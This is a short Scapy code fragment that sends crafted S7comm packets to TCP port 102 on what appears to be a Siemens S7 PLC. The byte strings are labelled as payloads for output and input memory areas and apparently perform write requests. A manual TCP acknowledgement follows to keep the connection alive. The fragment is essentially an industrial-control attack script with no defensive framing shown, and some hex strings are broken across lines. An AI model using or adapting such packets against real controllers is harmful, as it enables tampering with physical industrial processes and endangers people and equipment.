#------------------------------PAYLOAD FOR SPACE OF MEMORY Q 1.3----------------------
-------------
```

```
sensor =
"\x03\x00\x00\x24\x02\xf0\x80\x32\x01\x00\x00\x02\x00\x00\x0e\x00\x0
5\x05\x01\x12\x0a\x10\x02\x00\x01\x00\x00\x82\x00\x00\x08\x00\x04\x0
0\x08\x08"
#-----------------------------PAYLOAD FOR SPACE OF MEMORY I 0.2----------------------
------------
#sensor_input = "\x03\x00\x00\x24\x02\xf0\x80\x32\x01\x00\x00
\x02\x00\x00\x0e\x00\x05\x05\x01\x12\x0a\x10\x02\x00\x01\x00\x00\x81
\x00\x00\x08\x00\x04\x00\x08\x2b"

rsp_1 = sr1(ip/header/sensor)

s71PA=TCP(sport=sport,dport=102,flags='A',seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
send(ip/s71PA)
```